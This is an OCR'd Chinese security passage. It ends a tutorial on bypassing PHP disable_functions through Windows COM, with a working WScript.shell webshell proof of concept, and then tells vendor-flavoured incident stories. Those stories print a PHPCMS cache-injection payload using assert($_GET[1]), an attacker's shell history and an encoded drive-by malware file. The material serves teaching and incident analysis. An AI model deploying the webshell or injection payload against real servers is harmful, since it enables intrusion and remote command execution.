命令成功执行，页面报错无任何影响，这样利用的好处在于此时 access_log 不会有任何记录，error_log 也只有在连接断开的时候才会有 1 条记录，隐蔽性还可以 ~

Windows System Components

利用 COM 组件绕过 disable_functions，这个是 Windows 上绕过的姿势之一。

在 PHP 5.x 系列可以使用该绕过的姿势，无奈之下只能拿我本机 Windows 10 来复现了，本来想着都 9102 年了，这个姿势可能失效了，结果后来测试了一下，居然还能用 ~

（1）测试环境

```
操作系统：Windows 10
Apache版本：Apache2
PHP版本：PHP 5.6.15
禁用函数：
symlink,show_source,system,exec,passthru,shell_exec,popen,proc_open,proc_close,curl_exec,curl_multi_exec,pcntl_exec
```

27.0.0.1:8080/dashboard/phpinfo.php

| PHP Version | 5.6.15 |
|---|---|

| Directive | Local Value | Master Value |
|---|---|---|
| allow_url_fopen | On | On |
| allow_url_include | Off | Off |
| always_populate_raw_post_data | 0 | 0 |
| arg_separator.input | & | & |
| arg_separator.output | & | & |
| asp_tags | Off | Off |
| auto_append_file | no value | no value |
| auto_globals_jit | On | On |
| auto_prepend_file | no value | no value |
| browscap | C:\xampp\php\extras\browscap.ini | C:\xampp\php\extras\browscap.ini |
| default_charset | UTF-8 | UTF-8 |
| default_mimetype | text/html | text/html |
| disable_classes | no value | no value |
| disable_functions | symlink,show_source,system,exec,passthru,shell_exec, | symlink,show_source,sys |
| display_errors | On | On |

方便起见，我直接用 XAMPP 搭建的环境，同样是配置了 disable_functions，传了一个 webshell 上去，可以查看文件，但是不能执行命令。

中国蚁剑

AntSword 编辑 窗口 调试

127.0.0.1 | >_ 127.0.0.1

```
(*) 基础信息
当前路径: C:/xampp/htdocs
磁盘列表:
系统信息: Windows NT [redacted] (Windows 8 Enterprise Edition) i586
当前用户: [redacted]
(*) 输入 ashelp 查看本地命令
C:\xampp\htdocs> dir
ret=127
C:\xampp\htdocs> whoami
ret=127
C:\xampp\htdocs>
```

当然，这个漏洞在利用的时候，还是需要一定条件的，因为是 COM 组件的问题，所以要现在 php.ini 中启用相关 dll 和配置，然后重启 apache。

```
extension = php_com_dotnet.dll
com.allow_dcom = true
```

这里简单说下 COM 组件的用途：

COM 组件由以 Win 32 动态连接库 (DLL) 或可执行文件 (EXE) 形式发布的可执行代码所组成。遵循 COM 规范编写出来的组


件将能够满足对组件架构的所有要求。COM 组件可以给应用程序、操作系统以及其他组件提供服务；自定义的 COM 组件可以在运行时刻同其他组件连接起来构成某个应用程序；COM 组件可以动态的插入或卸出应用。

（2）复现过程


这里直接使用构造好的 poc

```
<?php

$command=$_GET[a];

$wsh = new COM('WScript.shell');   // 生成一个COM对象

$exec = $wsh->exec('cmd.exe /c '.$command); //调用对象方法来执行命令

$stdout = $exec->StdOut();

$stroutput = $stdout->ReadAll();

echo $stroutput

?>
```


然后尝试访问一下




试试查看当前目录 pwd



再看看能不能弹计算器




真的都可以，效果大赞，这种对于启用 COM 组件的 php 站点简直就是绕过杀器。

## 结语

好了，到这里介绍的姿势也很多了，虽然还有很多其它姿势没有介绍，比如：

imap_open 绕过 ( 和 pcntl 类似，需要安装 imap 扩展 )

黑名单函数绕过 ( 利用冷门函数执行命令 )

perl 扩展安全模式绕过

win32std 扩展绕过

...

有兴趣的小伙伴可以自行复现体验，我这里不会再继续补充了，写完这篇教程虽然在环境构造上花了不少时间，但收获还是很多，学无止境，感觉需要学习的东西还有很多 ~

# 实践场景

- 生死之战：我不是黑客，我的对手却比黑客还厉害
- 几百万的安全设备，却解决不了一个问题
- Struts2 漏洞爆发后，与黑客的一次正面交锋

大家如果真遇见自己的网站被挂马，千万不要着急，可以请安全专家，先找到挂马方式及挂马的位置，分析一下黑客是通过网站哪块的漏洞进入的，比如是服务器的漏洞，还是网站程序漏洞，找到漏洞及时修复，清除木马程序或者木马链接就可以了。

# 生死之战：我不是黑客，我的对手却比黑客还厉害

我，是一个在甲方企业做了十多年安全工作的老炮。早年看着那些神秘、技术高超、无所不能的黑客，他们随心所欲地在互联网上进行迫害，激发了我内心正义的信念，于是就加入了安全守护者队伍。从刚毕业时的青涩菜鸟，到现如今成为人们口中的安全老司机，虽然我对各方面的安全技术都有所了解，但是与“黑客”还不在一个层级世界。因为敌强我弱，所以每天都过得如履薄冰，不敢懈怠。

因为，我知道作为安全的守护者，需要 100% 确保不出错，而攻击者只要抓住任何一次机会都能置我于死地。因此需要我时刻紧绷神经，准备处理各种突发事件。

## 怀着敬畏之心上战场

很多时候，安全人员所建立起来的“城墙防御”，在黑客眼中就犹如积木堆的城堡，伸出小手轻轻一碰顷刻间就崩塌了。作为一个安全老兵，我深刻明白用有限的资源去对抗无限攻击，天然的处于劣势。安全人员都害怕自己苦心经营的防线会被黑客以摧枯拉朽之势毁灭。

其实这种害怕来源于攻防不对等，来源于对未知事情恐惧。防守者永远不知道下次攻击会在何时发起，又会从何处入手。这种感觉就像你不知道黎明什么时候会到来，漫漫黑夜会给你带去无尽的恐惧，甚至是吞噬你的灵魂。

很多时候，受限于人才、技术、资金等各种方面因素，安全从业者常常感到力不从心。例如，当你想用堡垒机解决 Linux 服务器弱密码时，却被黑客轻松绕过；当你要求所有应用关键步骤加 token，同事却问你 token 是什么；当你解决了

CSRF 反射 XSS 的时候，却被通报“任意密码重置”……. 还有各种层出不穷的漏洞风险，更是让你防不胜防。在这样的处境之下，即便我们天生要强，但是内心也害怕。

可能有血气方刚的人会认为我这是长他人志气，作为正义代表怎能承认自己害怕作为反面角色的黑客呢？但是我并不这么认为，恐惧和害怕让自己常怀敬畏之心，继而方得始终。

从事安全工作十多年，处理过大大小小的安全事件不计其数。但要说印象最深刻一次行动，当属今年 6 月的行动。我相信每个安全从业者都对它有着刻骨铭心的记忆。那短短十几天时间，仿佛自己过了好几个月。这期间感觉就像住在茅草屋中，外面野兽成群，自己却手无寸铁。当听到狼嚎的时候，明知道凶狠的獠牙离你不远了，却不知道该怎么办。更可怕是，不知道它什么时候会冲进来，撕碎所有一切。

面对一百多支攻方团队，要说不害怕是不可能的。但既然选择了这条道路，只能选择坚持，加强自身安全防护能力。因此，从前期队伍建设、攻防演练、复盘总结到行动期间对抗、全天候监控等，我不敢有丝毫懈怠。

在行动前，我们召开了项目启动会，明确本次行动保护目标系统、团队整体工作流程、组织架构等信息。也许是因为谨慎和敬畏之心拯救了自己，在本次行动中我们公司也取得了不错的成绩。

## 凡事预则立，不预则废

在行动前期我们举办了一场为期一周且贴近实战的攻防演练，邀请了安全圈实力最强的公司扮演攻方角色，而守方阵营也几乎囊括市场上所有主流安全厂商。

虽说是演练，但也投入了十足的准备。在演练前期，我们进行了详细的资产梳理工作。同时对于资产存在的一些通用性风险，比如弱口令、漏洞、补丁等风险项进行逐一排查，其中光补丁修复就高达几十万个。

有人可能会认为我们日常补丁修复工作做的太差了。针对打补丁，作为甲方安全人员，也有我们自己的痛。比如国内某安全厂商“漏扫”产品被称为中国最好的漏扫工具。但是，我们却不敢用，因为误报率高得让你怀疑人生。举个简单例子，


通过传统的漏扫产品检测 OpenSSL，只能检测到大版本号，却不能检测得到小版本号。通常情况下，报出 50 个 OpenSSL 补丁，可能只有一个是真实存在的，其它都属于误报。高误报会消耗我们大量的精力而导致忽略了那些真正的威胁。因此，我们基本上每季度才会用该产品扫描一次。除了误报率高，传统的漏扫产品检测效率也非常低下，而且每次检测都需要重新登录，面对大量主机设备这并非易事。高误报、低效率导致一般甲方用户都不爱用这类漏扫产品，因此后期漏洞的修复进度也就基本上无法跟进。后期，我们选择了青藤的主机漏洞扫描功能。通过在服务器内装 Agent，不仅扫描速度快，而且误报率低，也比较精准发现了脏牛、Struts2 等漏洞。

原以为有序完成主机资产梳理、补丁修复、漏洞扫描等工作后，足以应对一般攻防演练。让我没想到，千里之堤，溃于蚁穴。演练期间居然因为一个弱口令，就让前期苦心经营的所有防线瞬间垮台。直到后来，在攻防演练结束后的复盘总结会上，针对这次攻击，攻方人员详细讲解所用的攻击手段和攻陷目标，才明白攻击方是如何通过一个弱密码打穿整条防线。

原来，在演练期间攻方团队发现公司 VPN 存在名为 test 测试账号，并且是弱密码。更可怕是，其中有一个测试账号能直接连接到生产网。攻击方正是通过 VPN 弱口令，进入总部业务生产区拿到了公司核心邮件服务器的权限，也获得了部分服务器管理员的账号密码。

在这件事之后，一向淡定的上级领导终于也坐不住了，下命令要求各处室所有服务器运维人员，针对青藤上报的所有风

险进行无条件修复，包括安全补丁、漏洞检测、账号风险、系统风险、应用分析、弱口令等等。

## 练兵三月，用兵一时

众所周知，所有演习基本都有预定方案，结果也比较容易掌控。但是进入真刀真枪实战之后，结果往往就很难预测了。为了应对更多不可控因素，行动开始后，我们安排了更强大的守方团队。

公司建立了立体防御战线。一线人员基本是公司自己人，二线则是各大厂商技术支持人员。与此同时，一线人员采取 24 小时无间断值班制度。所有安全设备都有专门值守人员进行实时监控。不论一线还是二线人员，一旦发现异常情况，第一时间相互同步信息，并上报服务器管理员进行确认。整个响应流程前期也经过多次训练，不同人员相互配合也非常默契。

从行动开始，补丁修复变得异常重要，庆幸前期已经完成了大部分补丁修复。即便如此，按上级指示，每天尽可能修复补丁并同步修复进度，同时，放开所有服务器权限申请，可以在任何时间进行修复。所有一线人员每天在早上 9 点，进行复盘总结补丁的修复情况。

但是即便准备如此充分，在行动第一天就被打脸了。公司某业务系统被上传了多个 WebShell。庆幸的是，该后门被上传后，第一时间就被我们盟友青藤云安全发现，并上报安全人员及时删除。后期经过分析，发现该服务器上居然有上百个 WebShell，其中很大一部分是历史遗留下来的。

整个行动期间 24 小时绷紧神经，到最后一周的时候，大家的脑力和体力都已经达到了极限。但是这个时候，也是攻方最好下手的时候。甚至，攻方不停传出消息，XX 单位已经被攻陷。那个时候的我几乎处于崩溃边缘，害怕自己前功尽弃，明天醒来就已经“阵亡”。也许是上天总是眷顾努力和勤奋的人，最后几天我们没有成为攻方照顾对象。

## 生死之战已结束，未来对抗才开始

今年行动计划虽已结束，但未来对抗却才刚开始。我们不能祈祷黑客手下留情，唯一能做就是增强自身实力。而通过真刀真枪的对抗，远比纸上谈兵来得有效，比如通过红队评估、渗透测试等来增强自身安全能力。

红队评估模拟了一个恶意攻击者，在攻击过程中会尽可能避开检测工具。红队将会以任何可能的方式，悄无声息地进入组织机构并获取敏感信息。红队的评估通常也比渗透测试的持

续时间长。渗透测试通常在 1-2 周内进行，而红队的评估可能在 3-4 周或更长时间内进行，并且由多人团队组成。

在红队评估中使用的方法包括社会工程 ( 物理和电子 )、无线、外部入侵等各种方法。当然，红队评估比较适合那些具有完整、成熟安全团队的企业，这些企业组织经常进行渗透测试，修补了大多数漏洞。通过红队评估，能较好检测企业机构的检测和响应能力，可以进一步提升企业应对黑客攻击的能力。

最后笔者想说：安全永无止境，只能谨慎前行！

# 几百万的安全设备，却解决不了一个问题

自从大学毕业后，我就进入了一家安全公司做技术工作。多年过去，一直奔波于各色各样的客户现场，听过各种类型的客户需求，处理过形形色色的安全问题，也聆听过各种吐槽与感慨。不过，这一次与黑客的实时交锋却让我难忘。

## 一次“直击灵魂”的对话

“四毛，你说说看，为啥我买了几百万的安全设备，防火墙、堡垒机、IDS、IPS……数都数不清了，为啥黑客到我这里还是能来去自如？”

面对这样露骨的问题我也只能无奈说声，“老总，毕竟天下没有攻不破的网络…..”

还没等我说完，老总立马打断我。

“不能拦住所有攻击我也能理解，但是花了几百万，总要告诉我到底哪些攻击没被拦住？安全防线又是怎么被突破的？”老总不经意间提高了嗓门，还带着一丝丝的怒气。

“是啊，老总，安全最可怕的不是那些已经被拦住的攻击，而是那些没有被拦住却又不知道的攻击。”

“希望你们的产品，不会让我失望。能准确告诉我到底有哪些攻击没被拦住。”

正当我准备接话表决心的时候，我的两手机不约而同地发出“吱吱吱”猛烈震动，接连收到“Web 后门”和“反弹 Shell”两个高危告警……

“老总，看来没让您失望，现在你可以知道都有哪些攻击逃过了那堆“几百万设备”了。”

我立马飞奔机房……

## “Web 后门”和“反弹 Shell”都是啥？

为了让各位老少爷们能身临其境体验与黑客实时交锋的场景，在故事开场前，我先给大家普及两个概念。懂行的可以直接跳过进入第三部分。

①什么是 Web 后门

简单来说，Web 后门（WebShell）就是一个 ASP、PHP 或 JSP 的木马后门。一般情况下，黑客在入侵一个网站后，常常会将这些 ASP、PHP 或 JSP 的木马后门文件放置在网站服务器的 Web 目录中，与正常的网页文件混在一起。黑客通过这些 Web 后门可以控制网站服务器，包括上传下载文件、查看数据库、执行任意程序命令等。通俗来讲，就是你的网站被黑了。

②反弹 Shell 又是何物

想要搞清楚这个问题，首先要搞清楚什么是反弹，为什么要反弹。

攻击者用自己的机器去连接目标主机，这叫做正向连接，例如远程桌面、Web 服务、SSH、Telnet 等。

什么情况下正向连接不太好用呢？

（1）被控制机器在局域网内，IP 会动态改变，不能持续控制。

（2）由于防火墙等限制，对方机器只能发送请求，不能接收请求。

所以建立一个服务端，让目标机器主动连接，这才是上策。攻击者指定服务，让受害者的主机主动连接攻击者的服务器，就叫反弹连接。黑客在拿到 WebShell 后，如果目标主机是 Linux 服务器，一般都会选择反弹 Shell，以方便后续操作。

## 知己知彼，百战不殆

上战场前，为了做到知己知彼，还是先打开手机了解下整体战况。有了这两份精准而又详细的报警信息，将会让分析过程变得更简单。

通过产品“Web 后门”告警信息，可以看到这个 WebShell 文件 shell.php 具有反弹 Shell 的功能。

入侵监控-Web后门

系统通过扫描发现存在 1 个Web后门，请尽快删除或隔离文件！ 请点击下方“查看详情”，至功能中进行查看。

Web后门列表[1]

| 后门类型 | 文件所属站点 | 文件路径 | 主机IP | 主机名 |
| --- | --- | --- | --- | --- |
| 混淆加密 | [redacted] | /dat[redacted]p.php | [redacted] | [redacted] |

查看详情

通过产品“反弹 Shell”告警信息，可以清楚了解如下图所示的各种信息，包括攻击时间、连接进程、反弹目标主机和端口等等。

入侵监控-反弹Shell 10:53:37

系统发现主机 1[redacted] (vbj-n[redacted], tech-d[redacted]-vb[redacted]) 的 php71 进程存在向 106.3[redacted]) 的 443 端口的反向连接行为。

请确认 [redacted]) 是否为可控服务器，否则您可能已受到 反弹Shell 攻击，请立即断开该连接。

反弹shell事件信息

发现时间：20[redacted]

发起连接主机IP：19[redacted].7 (root)

发起连接主机名：vl[redacted]n

发起连接主机所属业务组：tech[redacted]

连接进程：php71

进程启动用户：root

反弹目标主机与端口：10[redacted]:443(陕西铜川)

反弹主机进程树：

systemd(1) → sshd(650) → sshd(3115) → bash(3117) → php71(4005) → sh(4007)

执行命令行内容：

-bash

查看反弹 Shell 的详情，果然发现在 10 点 53 分，老总机房一台主机“失陷”了。通过 PHP71 连接进程主动对远在菲律宾的一台目标主机发起了连接（这显然是黑客控制的一台服务器）。

反弹shell详情

发起连接主机：19[illegible].7　　发现时间：20[illegible]2 10:53:37
目标主机：10[illegible]9　　目标端口：443
标准I/O信息：--

连接进程信息

连接进程：php71(4005)　　运行用户：root
进程路径：/proc[illegible]rver/php-7.1....　　用户所属组：root
父进程：bash(3117)　　父进程路径：/usr/bin/bash
进程树：


systemd(1) → sshd(650) → sshd(3115) → bash(3117) → php71(4005) → sh(4007)

命令行信息

确定

黑客是怎么进来的

按照道理，老王“军营”封闭式管理非常严格，大门前有站岗的“防火墙”，军营内到处都是无死角的视频监视“入侵检测”，内部还有审计员“堡垒机”……. 层层防护下，黑客是如何做到来去自如？




正所谓“苍蝇不叮无缝的鸡蛋”。黑客能够植入“后门”，一般都是因为网站存在漏洞。导致被攻击者利用上传了 WebShell，例如 SQL 注入漏洞，XSS 跨站漏洞，PHP 解析漏洞等。

通过对网站代码进行漏洞分析并结合 Web 日志分析，发现客户网站存在 PHPCMS 漏洞，黑客正是利用这个漏洞上传了具有反弹 Shell 功能的 WebShell。该漏洞利用缓存更新，将网站木马代码插入到缓存文件当中。因为 $template 没有进行过滤就可以直接写入到缓存模板中，只需要指定 TAG 内容，post 提交过去，如下代码即可完成一次攻击。

```
1 $content = '<?php function _tag_phpcms_tag_(){};@unlink(_FILE_);assert($_GET[1]);{//../rss($data,
  $number, $rows, $count, $page, $pages, $setting){ global
  $PHPCMS,$MODULE,$M,$CATEGORY,$TYPE,$AREA,$GROUP,$MODEL,$templateid,$_userid,$_username;@extract($set
  ing);?>'.template_parse($content, 1).'<?php } ?>'
2
```

## 黑客进来后干了什么

我正准备询问技术人员现场情况。但看他们一脸郁闷，满脸愁容的样子，就大概猜到了他们也不知道黑客进来都干了什么。只听他们自言自语说道，这个黑客居然将入侵期间，Linux 操作系统自带的 history 命令记录都清除了…….

```
1  cd /media
2  ls
3  cd test
4  ls
5  cd v
6  cd ../../
7  cd ~
8  clear
9  cd /media
10 ls
11 cd test
12 ls
13 cd VBOXADDITIONS_5.1.30_118389/
14 ls
15 ./autorun.sh
16 reboot
17 sudo root passwd
18 sudo passwd root
19 clear
20 ifconfig
21 clear
22 ifconfig
```

但是，老总每年上百万的安全支出，我相信即便没拦住敌人攻击，留下点对方的蛛丝马迹总是不难的。希望是美好的，现实却很残酷的。从“门口警卫”、“视频监控”都没有查到有任何“陌生人”来访，并且通过堡垒机的日志审计，查阅了该主机所有活动记录均未发现有任何痕迹。显然，那堆设备还是不能告诉我黑客到底干了什么。

这个时候，老总显然有些失望，喃喃自语到：我就说嘛，几百万的设备，拦不住也就算了，人家到我这里大闹一番，居然连对方的“影子”都没看到。

“老总，你别急，这不是还有青藤嘛。”

看来是时候拿出最后的法宝了，登录我司大数据分析平台的安全日志，果然没让我失望。它清楚记录了黑客的所有操作行为，发现黑客居然下载了不少文件，包括网站的挂马文件。去 Linux 服务器一看，果然发现 www 目录多出一个 indnx.php 的文件，把这个文件下载下来，经过解密分析后，发现这是一个自动挂马文件。

```
<?php //000a20// IONCUBE ENCODER 6.5 EVALUATION0// THIS LICENSE MESSAGE IS
ONLY ADDED BY THE EVALUATION ENCODER AND0// IS NOT PRESENT IN PRODUCTION
ENCODED FILES00?>0
4+oV5OloR54IH5Ldv4hvScnuRq7uOpIWKvI6XUnB+aorGEiqUpzuCksy5a8gomwCS4+c9hMsv/2I
XvdOjsOCibhNqWLxp2bVYFRL3NU9yqFnk5yMhLcK+Kwi4zt87kxzJy6hnnHgMoq2Y6jdnpF88AMr
vn7EzGroGcV3O4wSTzLKkAWvUNuNUEOusAukbWNb4ZkOHS8as+8Hru9+ypJKOOfmkqa9kqpDqcFV
wb8DTKeFpAFfEDRXc9/O+a1uLg4678/evTXDlaMP2/H8TvMMS252kKaL4SbfuLUDclQYtEDjT7ui
C8KUdLamfaQdxgpO3DbU/P5L/kS6HLvsbKTYfO2soiqMJj+uJvF2LpJYYLdnRWgPOfqb3YlOwRmm
qqu7I1Ie7TpU2G8hBpxaC4HVx2c6tJT5xvCMGn8BuINnwBJVYbMuZxfDdFhiUJLOJ+W/DMS42Ynk
OgqXl5aFfNOhPxEC57Ofy+fUIIdGZ7vNMYBObSVB8TDPEBVG9Dihm8goE65uXMUUsc9XwWoK+zssx
Z7F1Aoj/iseUGZ53jxFuHONjl2wENfEbxKgYvrOi1x1f5bgYMsm/qqwkBO4o9ttTKOZSAZC2W2Jh
rK28YtFRVp+Io4drlU4lNDMpgnlfy4lBZ99fSVnhgO0eD7NDwZB/O5WwCnbOQvgEHhLrbOsrlHD6
DwHazSe2dPzgV++eweYvbS669vIzshSzx5v3wks6FZITKCWK7TIT17MslHxaiHr6BdK8P2798CNA
ZVlicpdUi1Z8oXonO1Yj0Z6mY1dlOBzo6S9xG1YVQDBp2LoFGyjzlZK4yWQflE3Hw26w+gHTQPDE
lnHjN6gvmYFUeWdKmYepWtHV5deN6mwCGlo6Z5LseFbVZE34wKCkuyI4ZXIdJvnfg80xY7oMZbwz
hRIExNVIKsh5qCR27fMl3p57k1Ju8GBCI5W7RU3lXxdEjbngmCv7CPwlMl3k3Es9qTaqJ3sw/L78
ziRxDoe15MRRQrUO9igIxC1SXlKeJymEwyL28TxRXp6QZ1fn5oBJYH7BedQlSsGa6IrtBUlT47Ej
ByyWjMKrwkLvrhJzCVWQkPenlnoq4dSrhsArzzIaH8tqbpqByGWbnlMBONmQ9qD4gzwPqrm4dvh+
zqQoxrBFrOC5qPOlqdYmLpYCj0==
```

通过上述分析以及结合报警信息，可以清楚知道黑客通过正是 PHPCMS 框架漏洞，上传一个 WebShell（具有反弹功能）。然后，黑客通过反弹 Shell 做命令交互，从公网 IP 下载了一个木马脚本。


## 狡猾的黑客，高级的猎手

也许，正在看故事的你并没有网站需要担心被挂马，并且对于自己的判断力有充足的信心，并不认为自己会被黄赌毒网页引入歧途。但是也许你身边的人，年迈的父母，稚嫩的孩子，都是“黄赌毒”网站最肥美的猎物。

作为网络安全的守护者，既然黑客已经打到“城墙根下”，就必须出手干掉他。通过之前分析，已经非常清晰的知道黑客整个攻击过程。此次事件根本原因是因为网站漏洞被利用。因此，首先对网站漏洞进行修复，然后清除网站的木马后门即可。

由于第一时间阻止了黑客的攻击，此次入侵未对客户造成任何影响。

在阻止黑客攻击过程中，我用余光看到旁边观战老总额头不断冒汗……. 事后，我才知道，原来老总之前网站就被挂马过，并造成很大负面影响，估计现在想起来还心有余悸吧。值得庆幸是，使用青藤产品之后，他终于能够在第一时间知道黑客是怎么攻进来的，并且再也不用担心到底有哪些攻击没被拦截住。

大部分网站挂马一般不会动网站的主体结构，而是在某些特定的地方加入黄赌毒网站的宣传图片或链接。


这些入口可能被放置在首页，也可能被放在不同的栏目下面。网页被挂马篡改，不仅仅是需要改回来这么简单。黑客侵入网站，说明网站存在着严重的可以被利用的漏洞。利用这些漏洞，黑客可以把网站的所有注册用户数据窃取下来。往后黑客就有一万种“攻击”你的办法。

## 作为安全“老炮”，教大家几招防范被挂马的套路

做安全都知道没有一劳永逸的套路，只有且行且珍惜的“努力”。平时将功课做足，关键时刻也许就可以避免掉链子。

（1）网站中使用了 PHPCMS 系统的，要记得及时进行升级，打补丁修复漏洞。

（2）更改网站的后台管理系统地址（默认一般都是 admin、manage 等），建议使用较复杂的名字。这样即使黑客通过 SQL 注入漏洞获取到账号密码，也不知道后台地址。

（3）网站的目录权限的“读”、“写”、“执行”进行合理安全部署。

（4）请安全团队对网站的所有代码进行检测，及时修复风险隐患点。

大家如果真遇见自己的网站被挂马，千万不要着急，可以请安全专家，先找到挂马方式及挂马的位置，分析一下黑客是通过网站哪块的漏洞进入的，比如是服务器的漏洞，还是网站程序漏洞，找到漏洞及时修复，清除木马程序或者木马链接就可以了。

# Struts2 漏洞爆发后，与黑客的一次正面交锋

## 故事开始

“我们可能被黑客攻击了！！！”接到客户急匆匆的一个电话。

我赶紧打开电脑查看报警邮件，提示存在一个反弹 Shell 的攻击行为。

入侵监控-反弹Shell [redacted]

系统发现主机[redacted]的bash进程存在向[redacted])的[redacted]端口反向连接，请确认[redacted]是否为可控服务器，否则您可能已受到反弹Shell攻击，请立即断开该连接。

事件信息

发现时间：[redacted]

发起反弹主机IP：[redacted])

发起反弹主机名：[redacted]

发起反弹主机所属业务组：未分组主机

反弹目标主机与端口：[redacted]

反弹主机进程树：

systemd(1) → sshd(11263) → sshd(30788) → sshd(30790) → bash(30791) → bash(31239) → bash(31240)

这大半夜，客户的服务器居然正在主动尝试连接外部其它服务器。在那个瞬间，我都能想象得出来，服务器另一端那个穿着“黑衣服”的人，面对“冒着新鲜热气儿”的 Shell 唾手可得的那种狂喜。显然，黑客正在疯狂攻击，情况甚是紧急，需要在黑客造成真正破坏之前阻止他们。

做技术的人都知道，反弹 Shell 一般是外网渗透的最后一步，也是内网渗透的第一步。反弹 Shell 对服务器安全乃至内网安全的危害不必多说。

多年的一线拼杀经验告诉我，黑客一般是利用远程命令执行、远程代码执行、Webshell、Redis 未授权访问可执行系统命令等漏洞，执行反弹命令，使目标服务器发出主动连接请求，从而绕过防火墙的入站访问控制规则。

